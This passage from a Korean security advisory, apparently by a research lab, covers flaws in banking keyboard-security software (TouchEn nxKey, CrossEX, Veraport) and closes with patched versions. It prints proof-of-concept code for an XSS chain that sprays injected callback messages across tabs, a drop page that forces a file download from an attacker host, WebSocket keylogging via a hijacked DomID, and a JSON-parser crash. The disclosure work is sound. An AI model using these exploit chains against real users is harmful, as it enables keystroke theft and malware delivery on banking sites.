

그림 13. 변조된 응답 데이터

Step 3) 취약한 전역 함수 사용 가능

세 번째 과정은 CrossEXChrome.exe에서 전달받은 데이터를 Listener를 통해 취약한 전역 함수를 실행하는 과정이다.

response의 id가 setcallback이면 Contentscripts를 통해 등록된 Listener가 윈도우 객체에 등록된 함수 중 취약한 전역 함수 cbfunction을 사용할 수 있다. 이때, [cbfunction] 부분이 string 형태로 들어갈 수 있기 때문에 은행/금융 자체 페이지 내의 포함된 어떤 취약한 모듈의 함수라도 실행시킬 수 있는 취약점이 존재한다.



그림 14. Listener 에 등록된 취약한 함수 코드

Step 4) 은행/금융 사이트의 취약한 모듈의 함수를 통한 스크립트 실행

네 번째 과정은 은행/금융 사이트 내 존재하는 스크립트 중 TouchEn nXKey.exe 가 설치되었는지 확인 후, 설치되지 않았을 경우 설치하는 페이지로 이동하는 함수인 update_callback 을 활용해 악성 스크립트를 실행하는 과정이다.

앞서 Listener 를 통해 은행/금융 페이지 내 Javascript 를 모아 놓은 모듈을 전역 함수로 호출할 수 있다고 설명했다. 은행/금융 페이지 내에는 TouchEnNxKey.js 모듈이 포함되어 있고, 모듈 내부의 설치 페이지로 이동하는 함수 update_callback 에서 전달받은 문자열을 필터링 없이 실행하기 때문에 공격자의 URL 로 이동 및 악성 페이로드를 전달할 수 있다.

은행/금융 사이트의 update_callback 함수가 취약한 이유는 필터링이 적용되지 않은 점과 함께 locaction.href 객체를 사용할 수 있기 때문이다. 필터링이 적용되지 않아 단순 URL 로 이동할 수 있을 뿐더러, locaction.href 의 구분자로 javascript:, vbscript: 등이 선언되면 스크립트를 실행할 수 있는 취약점이 존재해 최종적으로 악성 페이로드를 실행 가능하게 해석한다.

```
function update_callback(result) {  result = {FaqMove: "javascript:alert('EQSTLab_PoC '+ document.domain)"}
    if (result.length != undefined) {
        result = JSON.parse(result);
    }

    if (result.ClearCallBack != undefined) {  result = {FaqMove: "javascript:alert('EQSTLab_PoC '+ document.domain)"}
        tekOption.setcallback = "false";
    }

    if (result.FaqMove != undefined) {  result = {FaqMove: "javascript:alert('EQSTLab_PoC '+ document.domain)"}
        this.top.location.href = result.FaqMove; location.href 실행
        return;
    }
```

그림 15. 웹 사이트의 TouchEnNxKey.js 모듈의 취약한 함수

■ XSS 악용 시나리오 및 분석

XSS 를 악용한 악성코드 다운로드 과정은 다음과 같다.



그림 16. XSS 취약점을 활용한 악성코드 다운로드 시나리오 과정

① **피싱 사이트**에서 sendMessage()를 사용하기 위해 Listener를 등록한다.
② **피싱 사이트**에서 악성 페이로드가 포함된 메세지를 자신의 tabid 에서 ±2000 범위의 모든 탭으로 설정하여 응용 프로그램에 전달한다.
③ 응용 프로그램에서 변조된 응답을 **은행/금융 사이트**에 전달된다.
④ **은행/금융 사이트**는 Contentscripts 에 포함된 전역 함수를 실행한다.
⑤ 전역 함수는 **은행/금융 사이트**의 update_callback 함수의 location.href 를 통해 악성 페이로드를 실행한다.
⑥ **악성 사이트**를 통해 악성코드를 다운받는다.

다음은 XSS 취약점을 활용해 은행/금융 사이트에서 피해자에게 악성코드를 강제로 다운로드하게 하는 피싱 사이트의 코드이다. 그림 17 번은 피싱 사이트에서 응용 프로그램에 메세지를 보내기 위해 nativecall 을 호출하여 이벤트를 처리하는 Listener 를 등록하는 소스 코드다.

```
<script>
    // function xss(){
     var request = {}
    request.cmd = 'setcallback';
    request.callback = 'setcallback';
    window['touchenex_nativecall']( request, function(res){ });
```

그림 17. nativecall 호출을 통한 setcallback element Listener 등록 코드

```
setTimeout(function(){
    var a = document.getElementById("setcallback");
    var dummy = document.getElementById('setcallback');
    var json = JSON.parse(dummy.getAttribute('result'));
    var currentId = parseInt(json.tabid);
    for(let l = -2000; l<2000; l++){
        var request = {};
        request.cmd = 'setcallback';
        request.callback = 'update_callback","reply":
        {"FaqMove":"http://192.168.0.4/drop.html"},"tabid":"'+String
        (currentId+l);
        window['touchenex_nativecall']( request, function(res){ } );
    }
}, 1000);
```

그림 18. 피싱 사이트의 악성 페이로드를 보내는 소스 코드

피싱 사이트의 소스 코드를 살펴보면 은행/금융 사이트의 tabid 를 정확하게 알아낼 방법이 없으므로, 자신의 tabid 를 기반으로 ±2000 범위의 모든 탭으로 메세지를 전달한다. 만약 일치하는 tabid 를 가진 탭이 있다면 응용 프로그램을 통해 응답을 받는다. 응답을 받은 은행/금융 사이트는 앞서 설명한 전역 함수 cbfunction 을 통해 은행/금융 사이트의 update_callback 함수를 실행한다. 이때 location.href 가 실행되어 악성 코드를 다운로드하는 drop.html 로 이동된다.

drop.html 은 jQuery 를 활용해 EQSTLab.txt 파일을 다운로드하고 다시 정상 은행/금융 사이트로 이동하여 피해자가 눈치채지 못하게 한다. 소스코드는 아래와 같다.

```
<script>
    $(document).ready(function(){
        $.ajax({url: "http://192.168.0.4/EQSTLab.txt",dataType: "text",success: function(data){var
        filename = "EQSTLab.txt";var blob = new Blob([data], {type: "text/plain"});var link = document.
        createElement('a'); link.href = window.URL.createObjectURL(blob); link.download = filename;
        link.click(); } }).done(function(){history.back();});
    });
```

그림 19. 악성코드 다운로드 페이지

악성 프로그램이 다운되는 동작 과정 중 페이로드는 다음과 같다.

그림 20. sendMessage 함수의 메세지

CrossEXChrome.exe 를 통해 Injection response 는 다음과 같다.



그림 21. Injection 된 response

최종적으로 은행/금융 사이트에서는 Injection 된 응답을 실행 가능형태로 해석하여 악성코드를 다운로드하는 drop.html 로 이동되게 된다.

```
<div id="crossexDiv" style="display: none;">…</div>
<dummy id="setcallback" tag="1675521439847_64141" result="{"id":"setcallback","tabi
d":"1070569077","status":"BLOCK","reply":{"FaqMove":"http://192.168.0.4/drop.html"}
,"callback":"update_callback"}"></dummy>
```

그림 22. 은행/금융 사이트에 성공적으로 전달된 response

피싱 사이트에 접속되면 EQSTLab.txt 를 다운로드 후, 다시 은행/금융 사이트로 되돌아간다. 공격자는 실행 가능한 취약점과 XSS 취약점 간 연계를 기반으로 악성 프로그램을 통한 시스템 장악이 가능하다.



그림 23. 파일 다운로드

■ WebSocket 방식을 응용한 취약점

Case 1. 웹을 이용한 키로깅

다음은 WebSocket 방식에서 웹을 이용한 키로깅 취약점에 대한 설명이다. WebSocket 방식의 브라우저는 사용자의 모든 입력이 애플리케이션으로 전달 후 다시 웹 사이트로 전송된다. 따라서 애플리케이션에서 웹으로 다시 전송될 때, 키로깅 사이트로 연결된 WebSocket 으로 전송한다면 피해자의 모든 입력을 가로챌 수 있다.



그림 24. WebSocket 정상 방식

WebSocket 은 요청 패킷의 헤더에 origin 속성과 라이선스 값, DomID[8] 값을 확인 후 WebSocket 을 연결한다. origin 속성과 라이선스 값은 홈페이지 내 하드코딩되어 있기 때문에 공격자는 DomID 를 변조한다. DomID 변조를 통해 CrossEXServcie.exe 와 WebSocket 연결에 성공하게 되면, CrossEXServcie.exe 는 같은 DomID 를 가진 WebSocket 중 가장 최근에 연결된 WebSocket 에게 사용자의 입력 값을 전달한다. 따라서 피해자의 입력 값은 공격자의 키로깅 페이지로 전송된다.



그림 25. 키로깅 취약점 동작 과정

[8] DomID 란 웹 페이지를 구분하기 위한 값으로 앞선 tabid 와 같은 역할을 한다.

이를 활용하는 시나리오는 다음과 같다. 앞선 XSS 취약점을 활용해 DomID 를 가져온다.



그림 26. XSS 를 통한 DomID 획득

이후 공격자는 키로깅 사이트의 헤더를 정상 브라우저의 정보로 수정하여 새로운 WebSocket 를 연결하는 키로깅 사이트를 피해자에게 전달한다.

```
setTimeout(function(){
    touchenkey.send(JSON.stringify(
        {"id":"1674102127942_840872",
        "tabid":"1674102124128_452314","module":"nxkey",
        "cmd":"setcallback","origin":"https://elms2.skinfosec.
        co.kr:8111","exfunc":{"fname":"new","args":
        [{"callbackid":"fdb2aa289309109fa4dc029a393efb7"
        "callback":"update_callback","orgurl":"https://elms2.
        skinfosec.co.kr:8111/sign/loginmenu",
        "topurl":"https://elms2.skinfosec.co.kr:8111/sign/
        loginmenu"}]}}
));}, 1000)
```

DomID

그림 27. CrossEXService.exe 와 키로깅 사이트 WebSocket 연결 코드

```
touchenkey.addEventListener('message', (event) => {
    //document.getElementById('alabel').innerHTML = event.data;
    let json = JSON.parse(event.data);
    if(json['response']['reply']!=null){
        if(json['response']['reply']['addChar']!=null){
            document.getElementById('alabel').innerHTML+=json['response']
            ['reply']['addChar'].substr(0, 1);
        }
    }
```

그림 28. 키보드의 입력을 받아오는 소스

피해자가 키로깅 사이트를 열면 WebSocket 이 연결되어 키보드의 모든 입력이 키로깅 사이트로 전달된다.



그림 29. 키로깅 실행 결과

Case 2. WebSocket 방식 웹 사이트의 JSON parser DoS 취약점

마지막으로 다뤄볼 DoS 취약점은 오래된 오픈소스 라이브러리로 인한 Null Pointer Exception 취약점이다. 이 취약점은 WebSocket 방식의 웹 사이트에서 가능한 취약점이다. 현재 실행된 CrossEXService.exe 의 PID 는 12060 이다.



그림 30. WebSocket 연결 및 CrossEXService.exe 실행 확인

WebSocket 방식의 은행/금융 사이트의 접속했을 때 WebSocket 이 연결되며 CrossEXService.exe 를 통해 통신한다. 통신 데이터의 형식은 다음과 같다.

그림 31. WebSocket 통신 데이터 형식 (JSON 형식)

JSON 형식으로 통신하며, JSON parser 는 인자 값을 구분하기 위하여 “[...]”의 안의 문자열을 파싱하는 것을 알 수 있다.



그림 32. Null Pointer Exception 으로 인한 DoS

하지만, 오래된 C 언어 기반 오픈소스 라이브러리의 JSON parser 를 사용하기 때문에, “]” 문자열을 전송하면 “[]]”으로 파싱되어 Null 객체가 만들어지며, Null Pointer Exception 이 발생한다. Null Pointer Exception 의 예외 처리가 존재하지 않아 WerFault.exe 가 실행되며 기존의 실행되었던 응용 프로그램이 종료된다.



그림 33. DoS 로 인한 WerFault.exe 실행

기존의 애플리케이션은 실행이 종료되지만, 응용 프로그램이 실행되는지 검사하는 Live Checker 로 인해 새로운 CrossEXService.exe 가 실행된다. 하지만 은행/금융 사이트와 WebSocket 이 연결되지 않은 응용 프로그램이기 때문에 키보드 입력이 불가능한 상태가 된다.

그림 34. 새로운 CrossEXService.exe 실행

■ 대응 방안

보안 솔루션 개발사에서는 해당 취약점을 패치한 버전을 발표했다. 이전 버전 사용 시 취약점을 악용한 공격이 가능하므로 신속하게 패치된 버전으로 업데이트해야 한다. 해당 보안 솔루션을 사용하는 국내 은행/금융 사이트마다 **프로그램** 패치 일정은 상이하므로 설치된 버전을 확인한 후 사이트를 이용하는 것을 권장한다. 만약, 이용 중인 사이트에서 취약점이 패치된 버전의 프로그램을 제공한다면, 기존의 버전을 삭제 후 최신 제공되는 버전을 다운로드해야 한다.

최신버전 업데이트 방법은 다음과 같다.

1. 취약한 버전의 TouchEn nxKey 및 Veraport V3 버전 확인 후 제거
2. 패치된 버전으로 업데이트 실시

보안프로그램 제품 정보는 다음과 같다.

제품명	영향 받는 버전	패치된 버전
TouchEn nxKey.exe	1.0.0.78 이하 버전	1.0.0.82
CrossEXService.exe	1.0.2.9 이하 버전	1.0.2.10
Veraport.exe	v3702~v3863 버전	v3864

표 5. 보안프로그램 제품 정보

※ CrossEXService.exe 는 TouchEn nxKey.exe 에 포함된 프로그램이므로 TouchEn nxKey.exe 재설치 시 함께 업데이트된다.

■ 참고 사이트

- URL: https://palant.info/2023/01/09/touchen-nxkey-the-keylogging-anti-keylogger-solution/